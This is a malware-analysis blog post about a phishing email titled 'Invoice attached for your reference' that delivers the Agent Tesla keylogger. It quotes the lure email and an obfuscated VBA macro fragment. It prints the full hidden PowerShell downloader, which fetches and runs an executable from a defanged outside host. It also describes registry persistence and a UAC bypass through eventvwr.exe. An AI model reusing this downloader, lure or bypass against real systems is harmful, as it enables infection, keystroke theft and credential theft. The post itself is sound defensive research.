

# Malspam Entitled “Invoice attached for your reference” Delivers Agent Tesla Keylogger

---

 [malwarebreakdown.com/2018/01/11/malspam-entitled-invoice-attached-for-your-reference-delivers-agent-tesla-keylogger/](https://malwarebreakdown.com/2018/01/11/malspam-entitled-invoice-attached-for-your-reference-delivers-agent-tesla-keylogger/)

January 11, 2018



I recently got my hands on some malspam entitled “Invoice attached for your reference.” Below is an image of the email:

**Subject:** [REDACTED] Invoice attached for your reference.

Kindly find the attached PDF file Invoice for your company record.

Thank you.


Danny [REDACTED],  
CECO Environmental Technologies sector.  
**Procurement Officer.**

<http://dropcanvas.com/ozbak/1>  
Click to follow link




Sender address ap@superstudio.me

The image of a PDF document links to <http://dropcanvas.com/ozbak/1>:



Dropcanvas.com is a site used to transfer files between users. While not inherently malicious, file sharing sites are often abused in these types of social engineering schemes.

Clicking on the link in the email downloads PI2983793.doc, which contains an embedded VBA macro acting as a downloader.



For anyone interested, I uploaded the obfuscated macro to [Pastebin](#). If you don't have the time to statically analyze the macro, then there are numerous dynamic analysis techniques you could use to retrieve the malicious script.

The example below shows the VBA debugging tool built into Office being used to retrieve the PowerShell script containing the malicious URL:

```

Dim VZJ_YD As String
VZJ_YD = G_MW & HH_MNH & NKV_LAY & SR_W & BME_OPV & U_Z & G_S & WX_O & MA_QD & CWM_LE & H_CXY & LUT_W & FZG_VUV & E_MQ & L_SF & T_HB & XNE_JCT & XRY_YWA & TP_ZSI & TM_T & LI_L & F

Dim YRM_XG As Long
Dim B_R As String
Dim YX_XKU As String
For YRM_XG = 1 To Len(VZJ_YD) Step 2
    YX_XKU = Chr("6H" & Mid(VZJ_YD, YRM_XG, 2))
    B_R = B_R & Chr(Asc(YX_XKU) - 82)
Next
NV_FOU = B_R
End Function
Public Function CLU_P(ByVal F_G As String)
    Dim GAR_HX As PO_S
    Dim ICF_OAJ As PO_S
    Dim UW_TX As KLI_W

```

Full script:

```

powershell.exe -WindowStyle Hidden -noprofile If (test-path $env:APPDATA + 'u7cm.exe') {Remove-Item $env:APPDATA + 'u7cm.exe'}; $KDFB = New-Object System.Net.WebClient; $KDFB.Headers['User-Agent'] = 'USRUE-VNC'; $KDFB.DownloadFile('hxxps://authenticrecordsonline[.]com/costman/dropcome.exe', $env:APPDATA + 'u7cm.exe'); (New-Object -com Shell.Application).ShellExecute($env:APPDATA + 'u7cm.exe'); Stop-Process -Id $Pid -Force

```

We can also verify that, as shown in the script above, it uses the User-Agent “USRUE-VNC” when downloading the malware payload:


Request Headers [Raw] [Header D]

GET /costman/dropcome.exe HTTP/1.1


**Client**  
User-Agent: USRUE-VNC

**Transport**  
Connection: Keep-Alive  
Host: authenticrecordsonline.com

Transformer	Headers	TextView	SyntaxView	ImageView	HexView	WebView	Auth	Caching	Cookies	Raw	JSON	XML
00000000	48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 44 61 74 65 3A 20									HTTP/1.1 200 OK..Date:		
00000017	54 75 65 2C 20 30 39 20 4A 61 6E 20 32 30 31 38 20 31 37 3A 32 30 3A									Tue, 09 Jan 2018 17:20:		
0000002E	30 33 20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70 61 63 68 65 2F									03 GMT..Server: Apache/		
00000045	32 2E 34 2E 32 39 20 28 63 50 61 6E 65 6C 29 20 4F 70 65 6E 53 53 4C									2.4.29 (cPanel) OpenSSL		
0000005C	2F 31 2E 30 2E 32 6D 20 6D 6F 64 5F 62 77 6C 69 6D 69 74 65 64 2F 31									/1.0.2m mod_bwlimited/1		
00000073	2E 34 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2C									.4..Last-Modified: Mon,		
0000008A	20 30 38 20 4A 61 6E 20 32 30 31 38 20 31 39 3A 34 31 3A 32 39 20 47									08 Jan 2018 19:41:29 G		
000000A1	4D 54 0D 0A 45 54 61 67 3A 20 22 32 65 30 31 66 64 2D 37 34 30 30 30									MT..ETag: "2e01fd-74000		
000000B8	2D 35 36 32 34 38 66 63 30 64 31 38 38 38 22 0D 0A 41 63 63 65 70 74									-56248fc0d1888"..Accept		
000000CF	2D 52 61 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F 6E 74 65 6E 74									-Ranges: bytes..Content		
000000E6	2D 4C 65 6E 67 74 68 3A 20 34 37 35 31 33 36 0D 0A 4B 65 65 70 2D 41									-Length: 475136..Keep-A		
000000FD	6C 69 76 65 3A 20 74 69 6D 65 6F 75 74 3D 33 30 2C 20 6D 61 78 3D 31									live: timeout=30, max=1		
00000114	30 30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C									00..Connection: Keep-Al		
0000012B	69 76 65 0D 0A 43 6F 6E 74 65 6E 74 6D 54 79 70 65 3A 20 61 70 6C									ive..Content-Type: appl		
00000142	69 63 61 74 69 6F 6E 2F 78 2D 6D 73 64 6F 77 6E 6C 6F 61 64 0D 0A 0D									ication/x-msdownload...		
00000159	0A 4D 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00									.MZ.....ÿy.....		
00000170	00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00									..@.....		
00000187	00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0E 1F BA 0E									.....°.		
0000019E	00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20									..!!.Li!This program		
000001B5	63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F									cannot be run in DOS mo		
000001CC	64 65 2E 0D 0A 24 00 00 00 00 00 00 50 45 00 00 4C 01 03 00 1C									de....\$......PE..L....		




powershell.exe created file u7cm.exe in %AppData% and then creates process u7cm.exe (PID: 5012).




Static analysis shows it was built with .Net Framework

Side note... on my first run I had a popup request to download .NET Framework 3.5:




I then enabled .NET Framework 3.5 through Windows Features, restarted the system, and resumed dynamic analysis of the sample.


Next, u7cm.exe (PID: 5012) created a hidden copy of itself at %AppData%jafjaf.exe. I unhid the file and took a screenshot, shown below:



u7cm.exe (PID: 5012) then sets the autostart registry key HKCUSOFTWAREMicrosoftWindowsCurrentVersionRunjaf:



Later we see u7cm.exe (PID: 5012) create “u7cm.exe” (PID: 3296) as a new process, u7cm.exe (PID: 5012) creates a log file at %LocalAppData%\MicrosoftCLR\_v2.0\_32UsageLogs and writes to it, and then u7cm.exe (PID: 5012) kills its own process.




u7cm.exe (PID: 3296) sets registry key HKCUSoftwareClassesmscfilesshellopencommand(Default):



Another view showing the value being set:




Next, u7cm.exe (PID: 3296) creates process eventvwr.exe, both PID 5856 and PID 6096. PID 6096, running with High integrity, creates powershell.exe (PID: 3036), which then creates process u7cm.exe (PID: 2384) with a High integrity level. An example of this can be seen in the process tree and currently running processes:




Process Name	PID	ASLR	Integrity	Private Bytes	Working Set	Company Name
u7cm.exe	3296	ASLR	Medium	0.07	22.7 MB	Caterpillar
OFd.exe	6108	ASLR	Medium	0.04	15.25 MB	
powershell.exe	3036	ASLR	High		43.36 MB	Windows PowerShell
conhost.exe	3112	ASLR	High		2.68 MB	Console Window Host
u7cm.exe	2384	ASLR	High		13.83 MB	Caterpillar

<https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/>

Finally, we see u7cm.exe (PID: 3296) create and write to OFd.exe (PID: 6108) in %Temp%:



Agent Tesla keylogger saving images of my Desktop in %AppData%ScreenShot:



Shout-out to Vitali Kremez [@VK\\_Intel](#) for identifying this malware sample as Agent Tesla. According to other research done on this malware, the logged keystroke information is saved at %Temp%log.tmp in plain-text, however, I couldn't find similar files on my system.

Here are some additional references detailing the functionality of Agent Tesla:

<https://www.zscaler.com/blogs/research/agent-tesla-keylogger-delivered-using-cybersquatting>

<https://community.rsa.com/community/products/netwitness/blog/2017/07/14/malspam-delivers-agenttesla-spyware>

<https://cysinfo.com/agent-tesla-new-spyware-variant-plucked-hackers-arena/>

<https://blog.fortinet.com/2017/06/28/in-depth-analysis-of-net-malware-javaupdtr>

Network Based IOCs

